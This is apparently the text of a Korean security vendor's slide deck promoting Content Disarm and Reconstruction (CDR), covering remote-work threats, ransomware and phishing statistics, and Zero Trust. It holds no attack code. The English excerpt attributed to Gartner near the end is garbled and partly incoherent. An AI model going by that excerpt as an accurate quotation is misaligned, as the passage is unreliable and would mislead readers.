



최신 보안 위협에 대응하는 최적의 기술, CDR 케이스스터디 및 기술 확장 전략

2022. 04. 21

지란지교시큐리티 연구소장 이상준

목차

- 01 팬데믹 시대 도래, 달라진 기업 환경
- 02 기업을 노리는 사이버 보안위협 변화
- 03 새로운 보안 접근법 필요, 보안 패러다임의 변화
- 04 Zero Trust 관점의 CDR
- 05 CDR Case Study
- 06 기술 확장 전략



팬데믹 시대 도래, 달라진 기업 환경

위드 코로나

이제는 코로나와 함께하는 일상


WITH COVID19



COVID-19 이후 달라진 기업 환경


비대면 근무 환경의 일상화

코로나로 인한 재택근무 경험이 있나요?



* 휴넷, 직장인 897명 대상 조사 (2021)

포스트 코로나 재택근무 정착될까?




* 잡코리아, 국내 288개사 인사담당자 조사 (2021)

다양한 근무 환경을 노린 보안 공격

사내 이메일, 원격 업무망 등 보안 취약한 침투 경로 증가

국내 : 사이버 위협 경험 사례


매우 높은 수준의 보안 위협 발생



- 재택근무 실시 응답자 1,623명 중 감염 경험 270명
- 의심되는 정황 경험 응답자 567명
- 두 응답 모두 포함, 복수응답 837명(51.57%),

미국 : Colonial Pipeline


원격 접속 가능한 시스템 및 계정 악용



- 21년 5월, 랜섬웨어 공격 이후 모든 운영 중지
- 정보 복원을 위한 몸값 5백만달러(약 56억원) 지불
- 5000여명 이상의 개인정보유출 사고 발생


기존 기업 보안 운영 체계

양방향 보안 시스템 구축을 통한 안전성 보장



현재의 기업 재택근무 운영 방식

비대면 근무 환경에서의 보안홀 존재





기업을 노리는 사이버 보안위협 변화

COVID-19 팬데믹 기간 글로벌 랜섬웨어 피해

글로벌 랜섬웨어 피해액 사상 최고치 기록


랜섬웨어 팬데믹, 높은 수익 창출이 가능한 기업, 사회기반시설을 공격하는 등 정교화된 타겟형으로 진화

글로벌 랜섬웨어 피해액



* 2021 랜섬웨어 스페셜 리포트 KISA

COVID-19 관련 사이버 공격의 급증



오미크론 피싱 이메일 공격 성공률

521% 증가

*Barracuda, 2022

전세계 사이버 범죄 중 스피어피싱 비중

59%

*국제형사기구(인터폴)는 보고서, 2020

COVID-19 관련 스피어피싱

최대 667% 증가

*McAfee, 2020

2020년 3월
2주간 COVID-19 테마 스팸

14,000% 증가

*McAfee, 2020

2020년 1~4월
클라우드 기반 서비스 타겟의 원격공격

630% 증가

*McAfee, 2020

의료기관 랜섬웨어 공격
국내 COVID-19 관련 공격

45% 증가

*2021 보안보고서

백신관련 피싱공격
2020년 11월 ~ 2021년 02월

530% 증가

*paloalto

비대면 환경에서의 사이버 위협 증가

재택근무, 직원 가시성, 민감 데이터 위험, 클라우드, 외부 노출 API 보안 홀 존재



사회적 이슈는 사회공학적 해킹 기법으로 빠르게 진화



기존의 사이버 공격에 대한 탐지 대응 체계는 악화될 수 있음



원격근무 급증에 따른 네트워크 가용성의 문제와 정보 유출 가능성 증가



언택트 비즈니스에서의 신원확인 한계와 이를 악용한 사이버 범죄의 급증



- 악성코드, 피싱 사이트, 금융 사기, 가짜 앱 등

악성코드 유입 경로

악성코드 유입 경로 중

이메일(52%) 1위, 2018년(31%) 대비 67% 상승

악성코드 주요 배포 방법



* Positive technologies, Cybersecurity threatscape

표적형 공격 파일 유형

| 이메일 스피어피싱

주요 첨부파일, 문서파일 형태 유포 전체 70.6% 차지




* TREND MICRO

APT·랜섬웨어 공격 시나리오

공격 성공을 위해 정상 문서로 위장한 공격 시도


타겟 최적화, 목적 달성을 위한 잠복, 확산까지



악성 위협 대응력 향상 요구

현존하는 악성코드 탐지 기술로는 알려지지 않은 위협 대응 한계
제로데이 공격 대응 한계

2020년 발견된 악성 위협



기존에 보지 못한 완전히 새로운 유형의 악성코드



새로운 보안 접근법 필요 보안 패러다임의 변화

보안 관점 및 접근 방식의 변화

새로운 보안 대응 모델 : ZERO-TRUST

"누구도 신뢰하지 않는다"

AS-IS




'내부는 안전하다'

외부 공격 방어 초점의
경계보안 모델

위장형 외부 공격 대응 취약

TO-BE




'어디도 안전하지 않다'

접근하는
모든 사용자, 단말, 접근
권한에 대한 유효성 입증

경계보안의 취약점 보완

ZERO-TRUST 관점의 기업 보안 인증 강화 : ZTNA

Zero Trust Network Access(ZTNA)로 사용자 식별
"정당한 사용자만 접근한다"



ZTNA가 보장하지 않는 콘텐츠 보안


| 검증된 사용자가 접근해도 콘텐츠 자체에 대한 안전성 부재



검증된 사용자가 접근한 파일이 애초에 안전하지 않다면?

콘텐츠 중심, ZERO-TRUST 보안 필요

다양한 환경에서 접근해도 제로 트러스트 관점의 콘텐츠 무결성 보장 필요



어떠한 환경에서 열람해도 안전한 파일 보장



Zero Trust 관점의 CDR

가트너가 주목한 차세대 보안, CDR 기술

첨부파일의 형태 공격에 대한 대응 솔루션으로 **CDR 추천** - 2016

차세대 멀웨어 대응 기술 CDR, 안티바이러스/샌드박스 솔루션 대비 더욱 안전한 대체제 - 2019

CDR은 악성 파일 위협을 차단하기 위한 가장 강력한 방법 ...(중략)... 알려지지 않은 새로운 공격 유형에도 모든 보안 위협을 제거, 보호할 수 있는 효과적인 기술 - 2021

Gartner®

Gartner
Technical Professional Advice

“차세대 멀웨어 대응 기술 CDR”

안티바이러스/샌드박스 솔루션 대비 더욱 안전한 대체제

- CDR 솔루션이 이메일 첨부파일이나 웹 다운로드 등 전방위에 걸쳐 널리 사용될 것
- 멀티 안티바이러스 솔루션이 도입된 모든 곳에서 표준 기능이 될 것
- 속도가 느린 동적 분석 방식의 샌드박스 솔루션 대비 더욱 안전한 대체제로 고려할 것을 권고

Organizations are in a position, which is not ideal, to restrict what recipients can see in documents. Documents are often scanned, and can potentially reveal the original after the content has been scanned by processing. Solutions that offer these capabilities often claim that the cost (in terms of speed) is not worth the original. But in reality, with the transformation content.

Content transformation also has advantages in situations for situations that allow the control of data and keep it in a secure environment. Transformation capabilities in documents, including content, without scanning, index and archiving. A single, one-size-fits-all CDR can manage the content, without the need for the original or the original data to be scanned.

Gartner expects content transforms to be more widely used across email attachments and web downloads. We also expect transforms to be a standard capability everywhere multi-AM scanning is deployed.

Gartner recommends organizations to consider content transform as a more secure alternative to multi-AM scanning and sandboxing in all use cases that involve the static scanning of documents, multimedia and any other nonbinary files.

Content disarm and reconstruction (CDR) provides the highest security

CDR은 최상의 보안을 제공합니다

Restrict the file types to the minimum required. For allowed file types, there are essentially four options to limit the risk of malware upload:

